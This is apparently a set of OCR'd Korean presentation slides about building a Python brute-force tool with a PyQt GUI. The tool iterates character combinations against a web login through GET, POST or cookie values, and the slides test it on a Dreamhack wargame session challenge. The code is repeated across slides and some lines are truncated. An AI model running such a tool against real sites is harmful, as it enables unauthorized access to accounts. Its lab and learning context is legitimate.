
본격 코드 구현전 간단한 exe 테스트



pyinstaller 이용하여 .py 파일을 .exe 파일로 변환



본격 코드 구현전 간단한 exe 테스트



본격 코드 구현

코드와 디자인을 제작한 방법

1 코드 짜기

일단 코드로 CLI를 만든 후

- GUI를 만들면서 동시에 코드를 짜면 머리가 너무 아파지고 수정할 부분이 무한히 넘쳐나기 때문에
- 먼저 코드로 기능을 다 만들어둔 후, 코드 기능에 맞춰 gui 디자인

2 GUI 디자인

디자인한 GUI에 기능 적용

- 만들어둔 코드를 gui에 이식
- 생각보다 오래걸림


Brute Force 구현

Brute Force 코드 부분 (cli버전)

```python
def main():
    url = input("URL: ").strip()
    char_set = input("Char_set: ").strip()
    min_length = int(input("Min_length: ").strip())
    max_length = int(input("Max_length: ").strip())
    method = input("Method (GET, POST, COOKIE): ").strip().upper()
    success_message = input("Success_message: ").strip()

    log_file = input("Log_file (option, leave blank for none): ").strip() or None
    headers_input = input("Headers (key1:value1, key2:value2, leave blank for none): ").strip() or None
    headers = {item.split(':')[0].strip(): item.split(':')[1].strip() for item in headers_input.split(',')} if head

    # GET/POST 방식에 따른 파라미터 이름
    password_param = None
    if method.upper in ["GET", "POST"]:
        password_param = input("Password_param: ").strip()

    # COOKIE 방식에 따른 쿠키 키 설정
    cookies_key = None
    if method.upper == "COOKIE" or method == "3":
        cookies_key = input("Cookies_key: ").strip()
```

Brute Force 코드 부분 (cli버전)

```python
def main():
    url = input("URL: ").strip()
    char_set = input("Char_set: ").strip()
    min_length = int(input("Min_length: ").strip())
    max_length = int(input("Max_length: ").strip())
    method = input("Method (GET, POST, COOKIE): ").strip().upper()
    success_message = input("Success_message: ").strip()

    log_file = input("Log_file (option, leave blank for none): ").strip() or None
    headers_input = input("Headers (key1:value1, key2:value2, leave blank for none): ").strip() or None
    headers = {item.split(':')[0].strip(): item.split(':')[1].strip() for item in headers_input.split(',')} if head

    # GET/POST 방식에 따른 파라미터 이름
    password_param = None
    if method.upper in ["GET", "POST"]:
        password_param = input("Password_param: ").strip()

    # COOKIE 방식에 따른 쿠키 키 설정
    cookies_key = None
    if method.upper == "COOKIE" or method == "3":
        cookies_key = input("Cookies_key: ").strip()
```

사용자 입력값 받기 (url, char_set, min/max_length, method 등)

method에 따른 옵션 여부

Brute Force 코드 부분 (cli버전)

```python
for length in range(min_length, max_length + 1):
    for combination in itertools.product(char_set, repeat=length):
        attempt = ''.join(combination)
        attempts += 1

        try:
            if method.upper() == "POST" or method == "2":
                data = {password_param: attempt}
                response = session.post(url, data=data)
            elif method.upper() == "GET" or method == "1":
                params = {password_param: attempt}
                response = session.get(url, params=params)
            elif method.upper() == "COOKIE" or method == "3":
                cookies = {cookies_key: attempt}
                response = session.get(url, cookies=cookies)
            else:
                print("잘못된 요청 방식입니다. 'GET', 'POST', 'COOKIE' 중 하나를 선택하세요.")
                return None
```

password 길이별 조합 생성 및 시도

method에 따른 요청 데이터 설정

Brute Force 코드 부분 (cli버전)

```
            if success_message in response.text:
                print(f"\n찾은 값: {attempt}")
                end_time = time.time()
                print(f"걸린 시간: {end_time - start_time:.2f}초")
                print(f"총 시도 횟수: {attempts}")
                print("=============================================")
                print(response.text)

                with open("found_result.txt", "w") as result_file:
                    result_file.write(f"찾은 값: {attempt}\n")
                    result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
                    result_file.write(f"총 시도 횟수: {attempts}\n")
                return response.text
            else:
                print(f"시도 중: {attempt} (실패)", end="\r")
        except requests.RequestException as e:
            print(f"\n요청 중 오류 발생: {e}")
            return None

print("\n값을 찾지 못했습니다.")
return None
```

성공시 실행되는 코드
걸린시간, 횟수, 찾은 값 출력

Brute Force 코드 부분 (cli버전)

```
            if success_message in response.text:
                print(f"\n찾은 값: {attempt}")
                end_time = time.time()
                print(f"걸린 시간: {end_time - start_time:.2f}초")
                print(f"총 시도 횟수: {attempts}")
                print("================================================")
                print(response.text)

                with open("found_result.t                    result_file:
                    result_file.write(f"찾은 값: {attempt}\n")
                    result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
                    result_file.write(f"총 시도 횟수: {attempts}\n")
                return response.text
            else:
                print(f"시도 중: {attempt} (실패)", end="\r")
        except requests.RequestException as e:
            print(f"\n요청 중 오류 발생: {e}")
            return None

print("\n값을 찾지 못했습니다.")
return None
```

성공시 해당 페이지 html 출력

Brute Force 코드 부분 (cli버전)

```
            if success_message in response.text:
                print(f"\n찾은 값: {attempt}")
                end_time = time.time()
                print(f"걸린 시간: {end_time - start_time:.2f}초")
                print(f"총 시도 횟수: {attempts}")
                print("================================================")
                print(response.text)

                with open("found_result.txt", "w") as result_file:
                    result_file.write(f"찾은 값: {attempt}\n")
                    result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
                    result_file.write(f"총 시도 횟수: {attempts}\n")
                return response.text
            else:
                print(f"시도 중: {attempt} (실패)", end="\r")
        except requests.RequestException as e:
            print(f"\n요청 중 오류 발생: {e}")
            return None

print("\n값을 찾지 못했습니다.")
return None
```

로그파일 (시도한 값들) 설정

Brute Force 코드 부분 (cli버전)

```
            if success_message in response.text:
                print(f"\n찾은 값: {attempt}")
                end_time = time.time()
                print(f"걸린 시간: {end_time - start_time:.2f}초")
                print(f"총 시도 횟수: {attempts}")
                print("================================================")
                print(response.text)

                with open("found_result.txt", "w") as result_file:
                    result_file.write(f"찾은 값: {attempt}\n")
                    result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
                    result_file.write(f"총 시도 횟수: {attempts}\n")
                return response.text
            else:
                print(f"시도 중: {attempt} (실패)", end="\r")
        except requests.RequestException as e:
            print(f"\n요청 중 오류 발생: {e}")
            return None

print("\n값을 찾지 못했습니다.")
return None
```

실패시 실행되는 코드 / 오류 발생 등

Brute Force 코드 부분 (gui 버전)

```
#-------------------------------------------------------------------------------------------------------------------
        self.url = self.findChild(QLineEdit, "url_lineEdit")  # URL 입력란
        self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
        self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
        self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
        self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
        # page 2
        self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
        self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
        self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
#-------------------------------------------------------------------------------------------------------------------

        self.log_file_lineEdit.setEnabled(False)  # 기본적으로 비활성화 (로그파일)
        self.cookies_key_lineEdit.setEnabled(False)

        self.checkBox.stateChanged.connect(self.toggle_lineedit1)  # 체크 상태 변경 시 호출

        self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
        self.stackedWidget.setCurrentIndex(0)

#============================== 다음/이전 페이지 버튼
        # 버튼 클릭 이벤트 연결
        self.next_btn.clicked.connect(self.show_page2)
        self.back_btn2.clicked.connect(self.show_page2)
        self.back_btn.clicked.connect(self.show_page1)
        self.final_btn.clicked.connect(self.show_page3)
        self.start_btn.clicked.connect(self.send_data)
        self.start_btn.clicked.connect(self.attck)
    # 버튼 클릭 시 Signal 발신
```

Brute Force 코드 부분 (gui 버전)

```
1  #-------------------------------------------------------------------------
2          self.url = self.findChild(QLineEdit, "url_lineEdit")  # URL 입력란
3          self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
4          self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
5          self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
6          self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
7          # page 2
8          self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
9          self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
10         self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
11 #-------------------------------------------------------------------------
12
13         self.log_file_lineEdit.setEnabled(False)  # 기본적으로 비활성화 (로그파일)
14         self.cookies_key_lineEdit.setEnabled(False)
15
16         self.checkBox.stateChanged.connect(self.toggle_lineedit1)  # 체크 상태 변경 시 호출
17
18         self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
19         self.stackedWidget.setCurrentIndex(0)
20
21 #============================== 다음/이전 페이지 버튼
22         # 버튼 클릭 이벤트 연결
23         self.next_btn.clicked.connect(self.show_page2)
24         self.back_btn2.clicked.connect(self.show_page2)
25         self.back_btn.clicked.connect(self.show_page1)
26         self.final_btn.clicked.connect(self.show_page3)
27         self.start_btn.clicked.connect(self.send_data)
28         self.start_btn.clicked.connect(self.attck)
29     # 버튼 클릭 시 Signal 발신
```

클래스 변수 설정 (사용자 입력값 (lineEidt 연결))

Brute Force 코드 부분 (gui 버전)

```
#-------------------------------------------------------------------------------------------------------------
        self.url = self.findChild(QLineEdit, "url_lineEdit")  # URL 입력란
        self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
        self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
        self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
        self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
        # page 2
        self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
        self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
        self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
#-------------------------------------------------------------------------------------------------------------

        self.log_file_lineEdit.setEnabled(False)  # 기본적으로 비활성화 (로그파일)
        self.cookies_key_lineEdit.setEnabled(False)

        self.checkBox.stateChanged.connect(self.toggle_lineedit1)  # 체크 상태 변경 시 호출

        self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
        self.stackedWidget.setCurrentIndex(0)

#============================== 다음/이전 페이지 버튼
        # 버튼 클릭 이벤트 연결
        self.next_btn.clicked.connect(self.show_page2)
        self.back_btn2.clicked.connect(self.show_page2)
        self.back_btn.clicked.connect(self.show_page1)
        self.final_btn.clicked.connect(self.show_page3)
        self.start_btn.clicked.connect(self.send_data)
        self.start_btn.clicked.connect(self.attck)
    # 버튼 클릭 시 Signal 발신
```

일반설정 체크박스(로그파일 기본 비활성화등)

Brute Force 코드 부분 (gui 버전)

```
#-------------------------------------------------------------------------------------------------------------------
        self.url = self.findChild(QLineEdit, "url_lineEdit")  # URL 입력란
        self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
        self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
        self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
        self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
        # page 2
        self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
        self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
        self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
#-------------------------------------------------------------------------------------------------------------------

        self.log_file_lineEdit.setEnabled(False)  # 기본적으로 비활성화 (로그파일)
        self.cookies_key_lineEdit.setEnabled(False)

        self.checkBox.stateChanged.connect(self.toggle_lineedit1)  # 체크 상태 변경 시 호출

        self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
        self.stackedWidget.setCurrentIndex(0)

#=============================== 다음/이전 페이지 버튼
        # 버튼 클릭 이벤트 연결
        self.next_btn.clicked.connect(self.show_page2)
        self.back_btn2.clicked.connect(self.show_page2)
        self.back_btn.clicked.connect(self.show_page1)
        self.final_btn.clicked.connect(self.show_page3)
        self.start_btn.clicked.connect(self.send_data)
        self.start_btn.clicked.connect(self.attck)
    # 버튼 클릭 시 Signal 발신
```

버튼클릭시 함수연결(각각 다른 페이지 보여줌)

Brute Force 코드 부분

필수 입력값 검증 부분(해당 값이 없으면 worning박스 설정)

```
8   # 필수 입력값 검증
9       if not url:
10          QMessageBox.warning(self, "입력 오류", "URL을 입력해주세요.")
11          return
12
13      if not char_set:
14          QMessageBox.warning(self, "입력 오류", "Character Set을 입력해주세요.")
15          return
16
17      if not min_length:
18          QMessageBox.warning(self, "입력 오류", "최소 길이를 입력해주세요.")
19          return
20
21      if not max_length:
22          QMessageBox.warning(self, "입력 오류", "최대 길이를 입력해주세요.")
23          return
24
25      if not method:
26          QMessageBox.warning(self, "입력 오류", "방식을 선택해주세요.")
27          return
```

Brute Force 코드 부분

```
# 필수 입력값 검증
    if not url:
        QMessageBox.warning(self, "입력 오
        return

    if not char_set:
        QMessageBox.warning(self, "입력 오
        return

    if not min_length:
        QMessageBox.warning(self, "입력 오
        return

    if not max_length:
        QMessageBox.warning(self, "입력 오
        return

    if not method:
        QMessageBox.warning(self, "입력 오
        return
```

```
    print("page3")
    self.stackedWidget.setCurrentIndex(2)
    self.url_label.setText(f"{self.saved_url}")  # 텍스트 설정
    self.min_len_label.setText(f"{self.saved_min_length}")
    self.max_len_label.setText(f"{self.saved_max_length}")
    self.char_set_label.setText(f"{self.saved_char_set}")
    self.success_label.setText(f"{self.saved_success_message}")
    self.method_label.setText(f"{self.saved_method}")
    self.headers_label.setText(f"{self.saved_headers}")
    self.param_label.setText(f"{self.saved_password_param}")
    self.cookies_label.setText(f"{self.saved_cookies_key}")
    self.log_file_label.setText(f"{self.saved_log_file}")

def send_data(self):
    # Signal 발신 (emit)
    self.data_signal.emit(
        self.saved_url,
        self.saved_char_set,
        self.saved_min_length,
        self.saved_max_length,
        self.saved_method,
        self.saved_password_param,
        self.saved_success_message,
        self.saved_cookies_key,
        self.saved_log_file,
        self.saved_headers)
```

각 입력란을 검증 후 signal을 이용하여 다른 창(클래스)로 전달

Brute Force 코드 부분

```
# 필수 입력값 검증
    if not url:
        QMessageBox.warning(self, "입력 오
        return

    if not char_set:
        QMessageBox.warning(self, "입력 오
        return

    if not min_length:
        QMessageBox.warnin
        return

    if not max_length:
        QMessageBox.warning(self, "입력 오
        return

    if not method:
        QMessageBox.warning(self, "입력 오
        return
```

나머지 부분은 앞선 브포 코드와 동작은 동일

```
    print("page3")
    self.stackedWidget.setCurrentIndex(2)
    self.url_label.setText(f"{self.saved_url}")  # 텍스트 설정
    self.min_len_label.setText(f"{self.saved_min_length}")
    self.max_len_label.setText(f"{self.saved_max_length}")
    self.char_set_label.setText(f"{self.saved_char_set}")
    self.success_label.setText(f"{self.saved_success_message}")
    self.method_label.setText(f"{self.saved_method}")
    self.headers_label.setText(f"{self.saved_headers}")
    self.param_label.setText(f"{self.saved_password_param}")
    self.cookies_label.setText(f"{self.saved_cookies_key}")
    f.saved_log_file}")

def send_data(self):
    # Signal 발신 (emit)
    self.data_signal.emit(
        self.saved_url,
        self.saved_char_set,
        self.saved_min_length,
        self.saved_max_length,
        self.saved_method,
        self.saved_password_param,
        self.saved_success_message,
        self.saved_cookies_key,
        self.saved_log_file,
        self.saved_headers)
```

Brute Force 실전 테스트

실제 buteforce 작동 및 사용 직접 만든 브포 기능 테스트[드림핵문제 session]

실제 buteforce 작동 및 사용

```python
if __name__ == '__main__':
    import os
    session_storage[os.urandom(1).hex()] = 'admin'
    print(session_storage)
    app.run(host='0.0.0.0', port=8000)

```

코드 분석 :
서버 실행시 admin의 세션값을 무작위 16진수로 설정함

> 2자리 16진수(1바이트)

실제 buteforce 작동 및 사용

```
1  if __name__ == '__main__':
2      import os
3      session_storage[os.urandom(1).hex()] = 'admin'
4      print(session_storage)
5      app.run(host='0.0.0.0', port=8000)
6
```

코드 분석 :
서버 실행시 admin의 세션값을 무작위 16진수로 설정함

> 2자리 16진수(1바이트)
>> 즉 0x00부터 0xff 까지 시도하면 로그인 가능??


실제 buteforce 작동 및 사용

```python
if __name__ == '__main__':
    import os
    session_storage[os.urandom(1).hex()] = 'admin'
    print(session_storage)
    app.run(host='0.0.0.0', port=8000)

```

코드 분석 :
서버 실행시 admin의 세션값을 무작위 16진수로 설정함


> 2자리 16진수(1바이트)
>> 즉 0x00부터 0xff 까지 시도하면 로그인 가능??
>>> 브포로 테스트 ㄱㄱㄱ

실제 buteforce 작동 및 사용



브로트 포스 선택시 실행되는 화면


실제 buteforce 작동 및 사용

